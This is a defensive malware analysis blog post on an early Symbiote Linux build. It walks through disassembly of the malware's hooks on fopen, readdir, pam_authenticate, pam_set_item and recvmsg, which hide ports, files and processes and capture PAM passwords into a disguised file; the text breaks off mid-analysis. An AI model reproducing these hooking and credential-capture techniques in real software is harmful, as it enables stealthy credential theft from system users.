

How to analyze Linux malware – A case study of Symbiote – CYBER GEEKS

Published: 2022-07-26 · Archived: 2026-04-05 15:11:56 UTC

Summary

Symbiote is a Linux threat that hooks `libc` and `libpcap` functions to hide the malicious activity. The malware hides processes and files that are used during the activity by implementing two functions called `hidden_proc` and `hidden_file`. It can also hide network connections based on a list of ports and by hijacking any injected packet filtering bytecode. The malware's purpose is to steal credentials from the SSH and SCP processes by hooking the `libc` read function. The extracted credentials are encrypted using RC4, stored in a file on the system, and then exfiltrated to the C2 server via DNS requests.

Analyst: [@GeeksCyber](#)

Technical analysis

SHA256: 121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924

This is a 64-bit ELF shared object that appears to be an early development build for [Symbiote malware](#). Newer versions of this malware have even more functionalities which are described in BlackBerry's analysis. The file is not stripped.

The malware hooks the following functions: `fopen`, `fopen64`, `pam_authenticate`, `pam_set_item`, `read`, `readdir`, `readdir64`, and `recvmsg`. We will give details about the hooks implementation.

The `dlsym` function is utilized to obtain the address of `fopen`, and then the process calls the original function (`0xFFFFFFFFFFFFFFFF = RTLD_DEFAULT`):




Figure 1

When an application tries to open the “/proc/net/tcp” file, which contains all TCP connections, the execution flow of the hooked function is different:

```

.text:0000000000001A6E mov    [rbp+stream], rax
.text:0000000000001A72 mov    rax, [rbp+haystack]
.text:0000000000001A76 lea   rsi, needle    ; "/proc/net/tcp"
.text:0000000000001A7D mov    rdi, rax      ; haystack
.text:0000000000001A80 call  _strstr
.text:0000000000001A85 test   rax, rax
.text:0000000000001A88 jz    short loc_1A91

.text:0000000000001A8A cmp    [rbp+stream], 0
.text:0000000000001A8F jnz   short loc_1A9A
    
```

Figure 2

The ELF file creates a temporary file by calling the tmpfile method, reads the first line from the above file, and writes it to the newly created file:

```

.text:0000000000001A9A
.text:0000000000001A9A loc_1A9A:
.text:0000000000001A9A mov    [rbp+lineptr], 0
.text:0000000000001AA2 mov    [rbp+n], 0
.text:0000000000001AAA call  _tmpfile
.text:0000000000001AAF mov    [rbp+var_10], rax
.text:0000000000001AB3 mov    rdx, [rbp+stream] ; stream
.text:0000000000001AB7 lea   rcx, [rbp+n]
.text:0000000000001ABB lea   rax, [rbp+lineptr]
.text:0000000000001ABF mov    rsi, rcx      ; n
.text:0000000000001AC2 mov    rdi, rax      ; lineptr
.text:0000000000001AC5 call  _getline
.text:0000000000001ACA mov    rax, [rbp+lineptr]
.text:0000000000001ACE mov    rdx, [rbp+var_10]
.text:0000000000001AD2 mov    rsi, rdx      ; stream
.text:0000000000001AD5 mov    rdi, rax      ; s
.text:0000000000001AD8 call  _fputs
.text:0000000000001ADD jmp   loc_1B64
    
```

Figure 3

The file is read line-by-line using the getline function. In the case of returning -1 because of a failure (including end-of-file condition), the process closes the file and frees the memory area allocated to the line:




Figure 4

There is a function called `gen_proc_net_port` implemented by the malware. The purpose of this function is to retrieve a list of ports that should be hidden. Whether a line read above contains any of the ports, the line is not written to the temporary file, and the process moves to the next line:




Figure 5

The function implementation is displayed in the figure below:

```

.text:000000000000179D gen_proc_net_port proc near
.text:000000000000179D
.text:000000000000179D var_1C= dword ptr -1Ch
.text:000000000000179D var_18= qword ptr -18h
.text:000000000000179D var_8= qword ptr -8
.text:000000000000179D
.text:000000000000179D ; __unwind {
.text:000000000000179D push    rbp
.text:000000000000179E mov     rbp, rsp
.text:00000000000017A1 mov     [rbp+var_18], rdi
.text:00000000000017A5 mov     [rbp+var_1C], esi
.text:00000000000017A8 lea    rax, a0123456789abcd ; "0123456789ABCDEF"
.text:00000000000017AF mov     [rbp+var_8], rax
.text:00000000000017B3 mov     rax, [rbp+var_18]
.text:00000000000017B7 mov     byte ptr [rax], 3Ah ; ':'
.text:00000000000017BA mov     rax, [rbp+var_18]
.text:00000000000017BE lea    rdx, [rax+1]
.text:00000000000017C2 mov     eax, [rbp+var_1C]
.text:00000000000017C5 lea    ecx, [rax+0FFh]
.text:00000000000017CB test    eax, eax
.text:00000000000017CD cmovs   eax, ecx
.text:00000000000017D0 sar     eax, 0Ch
.text:00000000000017D3 cdqe
.text:00000000000017D5 add     rax, [rbp+var_8]
.text:00000000000017D9 movzx   eax, byte ptr [rax]
.text:00000000000017DC mov     [rdx], al
.text:00000000000017DE mov     rax, [rbp+var_18]
.text:00000000000017E2 lea    rcx, [rax+2]
.text:00000000000017E6 mov     eax, [rbp+var_1C]
.text:00000000000017E9 lea    edx, [rax+0FFh]
.text:00000000000017EF test    eax, eax
.text:00000000000017F1 cmovs   eax, edx
.text:00000000000017F4 sar     eax, 8
.text:00000000000017F7 mov     edx, eax
.text:00000000000017F9 sar     edx, 1Fh
.text:00000000000017FC shr     edx, 1Ch
.text:00000000000017FF add     eax, edx
.text:0000000000001801 and     eax, 0Fh
.text:0000000000001804 sub     eax, edx
.text:0000000000001806 cdqe
.text:0000000000001808 add     rax, [rbp+var_8]
.text:000000000000180C movzx   eax, byte ptr [rax]
.text:000000000000180F mov     [rcx], al
.text:0000000000001811 mov     rax, [rbp+var_18]

```

Figure 6

The hooked function returns the file descriptor corresponding to the temporary file. The `fopen64` function is hooked in a similar way.

The `dlsym` function is utilized to obtain the address of `pam_authenticate`, and then the process calls the original function:

```

.text:00000000000023B1 var_460= qword ptr -460h
.text:00000000000023B1 var_458= qword ptr -458h
.text:00000000000023B1 var_44C= dword ptr -44Ch
.text:00000000000023B1 var_448= qword ptr -448h
.text:00000000000023B1 var_438= qword ptr -438h
.text:00000000000023B1 var_430= qword ptr -430h
.text:00000000000023B1 var_428= qword ptr -428h
.text:00000000000023B1 s= byte ptr -420h
.text:00000000000023B1 var_1C= dword ptr -1Ch
.text:00000000000023B1 ptr= qword ptr -18h
.text:00000000000023B1
.text:00000000000023B1 ; __unwind {
.text:00000000000023B1 push    rbp
.text:00000000000023B2 mov     rbp, rsp
.text:00000000000023B5 push    rbx
.text:00000000000023B6 sub     rsp, 458h
.text:00000000000023BD mov     [rbp+var_448], rdi
.text:00000000000023C4 mov     [rbp+var_44C], esi
.text:00000000000023CA mov     [rbp+var_428], 0
.text:00000000000023D5 mov     [rbp+var_430], 0
.text:00000000000023E0 mov     [rbp+var_438], 0
.text:00000000000023EB mov     rax, cs:orig_pam_authenticate_5982
.text:00000000000023F2 test    rax, rax
.text:00000000000023F5 jnz     short loc_2414

.text:00000000000023F7 lea    rax, aPamAuthenticat_0 ; "pam_authenticate"
.text:00000000000023FE mov     rsi, rax ; name
.text:0000000000002401 mov     rdi, 0FFFFFFFFFFFFFFFh ; handle
.text:0000000000002408 call   _dlsym
.text:000000000000240D mov     cs:orig_pam_authenticate_5982, rax

.text:0000000000002414
.text:0000000000002414 loc_2414:
.text:0000000000002414 mov     rax, cs:orig_pam_authenticate_5982
.text:000000000000241B mov     ecx, [rbp+var_44C]
.text:0000000000002421 mov     rdx, [rbp+var_448]
.text:0000000000002428 mov     esi, ecx
.text:000000000000242A mov     rdi, rdx
.text:000000000000242D call   rax ; orig_pam_authenticate_5982

```

Figure 7

The malware calls the `pam_get_item` method in order to obtain the following information: `0x1 = PAM_SERVICE` – the service name, `0x4 = PAM_RHOST` – the requesting hostname, `0x2 = PAM_USER` – the username. There is also a function call to `getaddrlist`, which will be explained in the upcoming paragraphs:

```

.text:000000000000243C lea    rdx, [rbp+var_428]
.text:0000000000002443 mov     rax, [rbp+var_448]
.text:000000000000244A mov     esi, 1
.text:000000000000244F mov     rdi, rax
.text:0000000000002452 call   _pam_get_item
.text:0000000000002457 lea    rdx, [rbp+var_430]
.text:000000000000245E mov     rax, [rbp+var_448]
.text:0000000000002465 mov     esi, 4
.text:000000000000246A mov     rdi, rax
.text:000000000000246D call   _pam_get_item
.text:0000000000002472 lea    rdx, [rbp+var_438]
.text:0000000000002479 mov     rax, [rbp+var_448]
.text:0000000000002480 mov     esi, 2
.text:0000000000002485 mov     rdi, rax
.text:0000000000002488 call   _pam_get_item
.text:000000000000248D call   getaddrlist

```

Figure 8

Based on the information extracted above, the process constructs the following string “pam|<getaddrlist result>|<PAM_SERVICE>|<PAM_RHOST>|<PAM_USER>|<cs:pampassword>”. There is a call to a function named saveline with the “/usr/include/linux/usb/usb.h” parameter (see figure 9). This particular function will be dissected in the upcoming paragraphs.

```

.text:0000000000002492 mov     [rbp+ptr], rax
.text:0000000000002496 mov     rbx, cs:pampassword
.text:000000000000249D mov     rax, [rbp+var_438]
.text:00000000000024A4 mov     r8, rax
.text:00000000000024A7 mov     rax, [rbp+var_430]
.text:00000000000024AE mov     rdi, rax
.text:00000000000024B1 mov     rax, [rbp+var_428]
.text:00000000000024B8 mov     rcx, rax
.text:00000000000024BB lea    rdx, aPamSSSSS ; "pam|%s|%s|%s|%s\n"
.text:00000000000024C2 lea    rax, [rbp+s]
.text:00000000000024C9 mov     rsi, [rbp+ptr]
.text:00000000000024CD mov     [rsp+460h+var_458], rsi
.text:00000000000024D2 mov     [rsp+460h+var_460], rbx
.text:00000000000024D6 mov     r9, r8
.text:00000000000024D9 mov     r8, rdi
.text:00000000000024DC mov     esi, 400h ; maxlen
.text:00000000000024E1 mov     rdi, rax ; s
.text:00000000000024E4 mov     eax, 0
.text:00000000000024E9 call   _snprintf
.text:00000000000024EE mov     rax, [rbp+ptr]
.text:00000000000024F2 mov     rdi, rax ; ptr
.text:00000000000024F5 call   _free
.text:00000000000024FA lea    rax, [rbp+s]
.text:0000000000002501 mov     rsi, rax
.text:0000000000002504 lea    rdi, aUsrIncludeLinu ; "/usr/include/linux/usb/usb.h"
.text:000000000000250B call   saveline

```

Figure 9

The ELF binary implements an erase function called erasefree. It overwrites an area with zeros, and then the pointer which points to this area will be freed:

```
.text:0000000000002510
.text:0000000000002510 loc_2510:
.text:0000000000002510 mov     rax, cs:pampassword
.text:0000000000002517 mov     rdi, rax
.text:000000000000251A call    erasefree
.text:000000000000251F mov     eax, [rbp+var_1C]
.text:0000000000002522 add     rsp, 458h
.text:0000000000002529 pop     rbx
.text:000000000000252A leave
.text:000000000000252B retn
.text:000000000000252B ; } // starts at 23B1
.text:000000000000252B pam_authenticate endp
.text:000000000000252B
```

Figure 10




Figure 11

The dlsym function is utilized to obtain the address of pam_set_item, and then the process calls the original function:

```

.text:0000000000002313 public pam_set_item
.text:0000000000002313 pam_set_item proc near
.text:0000000000002313
.text:0000000000002313 s= qword ptr -38h
.text:0000000000002313 var_2C= dword ptr -2Ch
.text:0000000000002313 var_28= qword ptr -28h
.text:0000000000002313 var_14= dword ptr -14h
.text:0000000000002313
.text:0000000000002313 ; __unwind {
.text:0000000000002313 push    rbp
.text:0000000000002314 mov     rbp, rsp
.text:0000000000002317 push    rbx
.text:0000000000002318 sub     rsp, 38h
.text:000000000000231C mov     [rbp+var_28], rdi
.text:0000000000002320 mov     [rbp+var_2C], esi
.text:0000000000002323 mov     [rbp+s], rdx
.text:0000000000002327 mov     rax, cs:orig_pam_set_item_5951
.text:000000000000232E test    rax, rax
.text:0000000000002331 jnz     short loc_2350

.text:0000000000002333 lea    rax, aPamSetItem_0 ; "pam_set_item"
.text:000000000000233A mov     rsi, rax ; name
.text:000000000000233D mov     rdi, 0FFFFFFFFFFFFFFFh ; handle
.text:0000000000002344 call   _dlsym
.text:0000000000002349 mov     cs:orig_pam_set_item_5951, rax

.text:0000000000002350
.text:0000000000002350 loc_2350:
.text:0000000000002350 mov     rax, cs:orig_pam_set_item_5951
.text:0000000000002357 mov     rdx, [rbp+s]
.text:000000000000235B mov     ebx, [rbp+var_2C]
.text:000000000000235E mov     rcx, [rbp+var_28]
.text:0000000000002362 mov     esi, ebx
.text:0000000000002364 mov     rdi, rcx
.text:0000000000002367 call   rax ; orig_pam_set_item_5951

```

Figure 12

The process expects that the item_type value is equal to 0x6 (PAM_AUTHTOK), which is the authentication token (usually it's a password):





Figure 13

The dlsym function is utilized to obtain the address of readdir, as highlighted below:



```
.text:000000000000166D
.text:000000000000166D
.text:000000000000166D ; Attributes: bp-based frame
.text:000000000000166D
.text:000000000000166D public readdir
.text:000000000000166D readdir proc near
.text:000000000000166D
.text:000000000000166D var_18= qword ptr -18h
.text:000000000000166D var_10= qword ptr -10h
.text:000000000000166D var_8= qword ptr -8
.text:000000000000166D
.text:000000000000166D ; __unwind {
.text:000000000000166D push    rbp
.text:000000000000166E mov     rbp, rsp
.text:0000000000001671 sub     rsp, 20h
.text:0000000000001675 mov     [rbp+var_18], rdi
.text:0000000000001679 mov     rax, cs:orig_readdir_5469
.text:0000000000001680 test    rax, rax
.text:0000000000001683 jnz     short loc_16A2

.text:0000000000001685 lea    rax, name ; "readdir"
.text:000000000000168C mov     rsi, rax ; name
.text:000000000000168F mov     rdi, 0FFFFFFFFFFFFFFFh ; handle
.text:0000000000001696 call    _dlsym
.text:000000000000169B mov     cs:orig_readdir_5469, rax
```

Figure 14

The malware implements a function called `check_proc`, which will be explained in a bit. Depending on the boolean value returned by this function, the process calls the original `readdir` method and then `hidden_file` or `hidden_proc`:



Figure 15

The readdir64 function is hooked in a similar way.

The dlsym function is utilized to obtain the address of recvmsg, and then the process calls the original function:

```

.text:0000000000002015
.text:0000000000002015 ; __unwind {
.text:0000000000002015 push    rbp
.text:0000000000002016 mov     rbp, rsp
.text:0000000000002019 push    rbx
.text:000000000000201A sub     rsp, 68h
.text:000000000000201E mov     [rbp+var_54], edi
.text:0000000000002021 mov     [rbp+var_60], rsi
.text:0000000000002025 mov     [rbp+var_64], edx
.text:0000000000002028 mov     rax, cs:orig_recvmsg_5816
.text:000000000000202F test    rax, rax
.text:0000000000002032 jnz     short loc_2051

.text:0000000000002034 lea    rax, aRecvmsg_0 ; "recvmsg"
.text:000000000000203B mov     rsi, rax ; name
.text:000000000000203E mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
.text:0000000000002045 call   _dlsym
.text:000000000000204A mov     cs:orig_recvmsg_5816, rax

.text:0000000000002051
.text:0000000000002051 loc_2051:
.text:0000000000002051 mov     rax, cs:orig_recvmsg_5816
.text:0000000000002058 mov     edx, [rbp+var_64]
.text:000000000000205B mov     rbx, [rbp+var_60]
.text:000000000000205F mov     ecx, [rbp+var_54]
.text:0000000000002062 mov     rsi, rbx
.text:0000000000002065 mov     edi, ecx
.text:0000000000002067 call   rax ; orig_recvmsg_5816
    
```

Figure 16

The malicious process expects a specific message structure i.e. message[8] = 0xc, message[16] != 0, as displayed in the figure below:

```

.text:0000000000002083 mov     rax, [rbp+var_60]
.text:0000000000002087 mov     eax, [rax+8]
.text:000000000000208A cmp     eax, 0Ch
.text:000000000000208D jz     short loc_2098

.text:0000000000002098
.text:0000000000002098 loc_2098:
.text:0000000000002098 mov     rax, [rbp+var_60]
.text:000000000000209C mov     rax, [rax]
.text:000000000000209F mov     [rbp+var_40], rax
.text:00000000000020A3 mov     rax, [rbp+var_40]
.text:00000000000020A7 movzx   eax, word ptr [rax]
.text:00000000000020AA cmp     ax, 10h
.text:00000000000020AE jz     short loc_20B9

.text:00000000000020B9
.text:00000000000020B9 loc_20B9:
.text:00000000000020B9 mov     rax, [rbp+var_60]
.text:00000000000020BD mov     rax, [rax+10h]
.text:00000000000020C1 mov     [rbp+var_38], rax
.text:00000000000020C5 cmp     [rbp+var_38], 0
.text:00000000000020CA jz     short loc_20D8

.text:00000000000020CC mov     rax, [rbp+var_38]
.text:00000000000020D0 mov     rax, [rax]
.text:00000000000020D3 test    rax, rax
.text:00000000000020D6 jnz     short loc_20E1
    
```

Figure 17

The ELF binary converts unsigned short integers from host byte order to network byte order using htons. The message is copied to another memory area using the memcpy method:

```
.text:00000000000021CF
.text:00000000000021CF loc_21CF:
.text:00000000000021CF mov     rax, [rbp+var_20]
.text:00000000000021D3 movzx  eax, word ptr [rax+4]
.text:00000000000021D7 movzx  eax, ax
